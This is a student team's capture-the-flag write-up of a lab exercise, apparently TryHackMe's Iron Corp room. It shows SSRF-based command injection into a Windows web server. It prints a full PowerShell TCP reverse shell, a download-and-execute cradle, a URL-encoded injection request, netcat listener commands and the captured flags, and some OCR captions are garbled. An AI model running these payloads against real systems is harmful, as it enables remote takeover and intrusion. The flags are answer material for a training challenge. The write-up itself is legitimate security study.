
**Tools used:** Netcat, THM AttackBox, Kali, Nano, Python3, Reverse shell, Github, Burpsuite

**Thought Process and Methodology and Attempts:**

Now that we already know what kind of vulnerability the machine has, we tried to exploit it by redirecting the link with our reverse shell. Since it is on Windows, we decided to use powershell reverse shell and got our reverse shell script from [github](#). We change the scripts' IP Address and port to our IP Address and our desirable port.




The screenshot shows a GitHub repository page for 'powershell-reverse-shell-' containing a file named 'powershell tcp reverse shell.ps1'. The code is a PowerShell script for a TCP reverse shell, using a specific encoding (0..65535%0) and reading data in chunks of 0 bytes. It connects to an IP address of 52.66.18.212 on port 8000.



The terminal window shows a session with multiple tabs. One tab is running 'nano 5.9' and displays the PowerShell script. The script is identical to the one shown in the GitHub screenshot, with the IP address changed to 10.18.30.147 and the port to 1234.

```
$client = New-Object System.Net.Sockets.TCPClient('10.18.30.147',1234);$stream = $client.GetStream();[byte[]]$bytes = 0..65535%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS '+([pwd].Path + '> ');$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```


In Burpsuite, we put our command "powershell.exe -c iex(new-object net.webclient).downloadstring('http://IP\_ADDRESS/file.ps1')" that we will be executing our file in Burpsuites' decoder.



The terminal window shows the command being run in Powershell. The command is "powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')".

```
1 powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')
```

We used URL encoder, so that our code can be put into the link of the vulnerable website. For some reason it doesn't accept spaces and we have to encode our command twice to get it executed



After that, we used the python command “python3 -m http.server” to turn our current directory into a simple http server. Then, we start netcat “nc -lvpn PORT” to listen when our file is executed.

```
1211103223@kali:~
```

The terminal window shows a root shell on Kali Linux. The user runs a Python HTTP server on port 80:

```
zsh: corrupt history file /home/1211103223/.zsh_history
[1211103223@kali:~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then, the user starts a netcat listener on port 1234:

```
.....
zsh: corrupt history file /home/1211103223/.zsh_history
[1211103223@kali:~]
$ nc -lvpn 1234
listening on [any] 1234 ...
```

With that, we put our encoded command at the end of the “Equinox” with pipe “|” so that we can start our exploit.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Target" field is set to `http://admin.ironcorp.me:11025`. The "Request" tab displays a multi-line GET request. The first line starts with `GET /?r=` followed by a long URL encoded string. Subsequent lines include headers such as Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Authorization, Connection, Upgrade-Insecure-Requests, and Cache-Control. The "INSPECTOR" panel on the right shows expanded sections for Request Attributes, Query Parameters, Body Parameters, Request Cookies, and Request Headers.

```
1 GET /?r=
internal.ironcorp.me:11025/name.php?name=Equinox|25%37%30%25%36%60%25%37%37%25%36%35%25%37%3
2%25%37%33%25%36%38%25%36%35%25%36%63%25%32%65%25%36%35%25%37%38%25%36%35%25%32%30%2
5%32%64%25%36%33%25%32%30%25%36%39%25%36%35%25%37%38%25%32%38%25%36%65%25%36%35%25%37%37%25%3
2%64%25%36%66%25%36%32%25%36%61%25%36%35%25%36%33%25%37%34%25%32%30%25%36%65%25%36%35%25%37%3
4%25%32%65%25%37%37%25%36%35%25%36%32%25%36%33%25%37%34%25%32%30%25%36%65%25%36%35%25%37%34%2
5%32%39%25%32%65%25%36%34%25%36%66%25%37%37%25%36%65%25%36%33%25%36%35%25%36%65%25%37%34%2
7%33%25%37%34%25%37%32%25%36%39%25%36%65%25%36%37%25%32%38%25%32%37%25%36%38%25%37%34%25%37%3
4%25%37%30%25%33%61%25%32%66%25%32%66%25%33%31%25%33%30%25%32%65%25%33%31%25%33%38%25%32%65%2
5%33%33%25%33%30%25%32%65%25%33%31%25%33%34%25%33%37%25%32%66%25%37%33%25%36%38%25%36%35%25%3
6%63%25%36%65%25%32%65%25%37%30%25%37%33%25%33%31%25%32%37%25%32%39 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
```

Once we send our link, we had to wait about 2-3 minutes until our netcat listened to our reverse shell. Then, pressing “Enter” will redirect us to “E:\xampp\htdocs\internal> ” in our victim machine.

The screenshot shows a terminal window with several tabs open. The active tab shows a netcat listener running on port 80 with the command `$ python3 -m http.server 80`. The output shows the server is serving on port 80. A log entry indicates a connection from IP 10.10.106.202. The terminal then shows a netcat listener command: `$ nc -lvpn 1234`, followed by the message “listening on [any] 1234 ...”. A connection is established from IP 10.18.30.147 to the listener. The prompt changes to “PS E:\xampp\htdocs\internal>”, indicating a successful reverse shell.

```
(1211103223㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.106.202 - - [02/Aug/2022 12:44:48] "GET /shell.ps1 HTTP/1.1" 200 -
[

(1211103223㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.18.30.147] from (UNKNOWN) [10.10.106.202] 50033
PS E:\xampp\htdocs\internal>
```


# Horizontal Privilege Escalation

**Members Involved:** Danish, Luqman, Amirah, Adlin

**Tools used:** Python3, Netcat, THM AttackBox, Kali

## **Thought Process and Methodology and Attempts:**

Our computers usually have a C drive which contains the operating system and the related system files installed on your PC. An E drive, on the other hand, is usually the DVD drive and is considered a removable media. To access the flags, we changed our directory to the C drive of the victim machine.




1211103223@kali:~

```
File Actions Edit View Help
12111...li: ~ × root@kal...11103223 × root@kal...11103223 × 12111...li: ~ × 12111...li: ~ ×
connect to [10.18.30.147] from (UNKNOWN) [10.10.106.202] 50033
PS E:\xampp\htdocs\internal> c:
PS C:\> ls

Directory: C:\

Mode LastWriteTime Length Name
-- -- -- --
d--- 4/11/2020 11:27 AM inetpub
d--- 4/11/2020 8:11 AM IObit
d--- 4/11/2020 12:45 PM PerfLogs
d-r--- 4/13/2020 11:18 AM Program Files
d--- 4/11/2020 10:42 AM Program Files (x86)
d-r--- 4/11/2020 4:41 AM Users
d--- 4/13/2020 11:28 AM Windows
```

After listing its directories, we took a look at the Users folder.




1211103223@kali:~

```
File Actions Edit View Help
12111...li: ~ × root@kal...11103223 × root@kal...11103223 × 12111...li: ~ × 12111...li: ~ ×
PS C:\> cd Users
PS C:\Users> ls

Directory: C:\Users

Mode LastWriteTime Length Name
-- -- -- --
d--- 4/11/2020 4:41 AM Admin
d--- 4/11/2020 11:07 AM Administrator
d--- 4/11/2020 11:55 AM Equinox
d-r--- 4/11/2020 10:34 AM Public
d--- 4/11/2020 11:56 AM Sunlight
d--- 4/11/2020 11:53 AM SuperAdmin
d--- 4/11/2020 3:00 AM TEMP
```

We checked Admins' directories, but we did not find any flag. We tried going to Administrators' Desktop, and found a user.txt. We then read the text file, and got our first flag.



The screenshot shows a terminal window with five tabs at the top. The active tab is labeled '12111...li: ~'. The other tabs are labeled 'File Actions Edit View Help', '12111...li: ~ x', 'root@kal...11103223 x', 'root@kal...11103223 x', and '12111...li: ~ x'. The main area of the terminal displays the following command-line session:

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
--a----             3/28/2020 12:39 PM          37 user.txt

PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```


# Root Privilege Escalation

**Members Involved:** Danish, Luqman, Amirah, Adlin

**Tools used:** THM AttackBox, Kali

**Thought Process and Methodology and Attempts:**

After a few more tries with other users, we found out that SuperAdmin's directories are hidden and cannot be found. We deducted that our last flag in the root.txt file must be here. We also know several common directories in a computer, such as Desktop and Downloads. We tried several ways of finding the text file, and finally got the flag.



```
1211103223@kali:~ File Actions Edit View Help 12111...li: ~ x root@kal...11103223 x root@kal...11103223 x 12111...li: ~ x 12111...li: ~ x PS C:\Users\SuperAdmin> ls PS C:\Users\SuperAdmin> cat root.txt PS C:\Users\SuperAdmin> cd Desktop PS C:\Users\SuperAdmin> cat Desktop\root.txt thm{a1f936a086b367761cc4e7dd6cd2e2bd} PS C:\Users\SuperAdmin>
```

## Contributions

Student ID	Name	Contribution	Signatures
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Found a way to limit our search for usernames and passwords using Hydra.	
1211101384	Ahmad Luqman Bin Zakarani	Found out that the website has SSRF vulnerabilities.	
1211103223	Amirah Hakimah Binti Masri	Found a way to make sure our reverse shell got in and our netcat listened.	
1211103656	Adlin Sofea Binti Adam Saffian	Found a way to use the AXFR Dig command to find more domain hosts.	

We did most of it together :)

OUR VIDEO LINK: [https://www.youtube.com/watch?v=hkZgC6SI0QM&ab\\_channel=AmirahHakimah](https://www.youtube.com/watch?v=hkZgC6SI0QM&ab_channel=AmirahHakimah)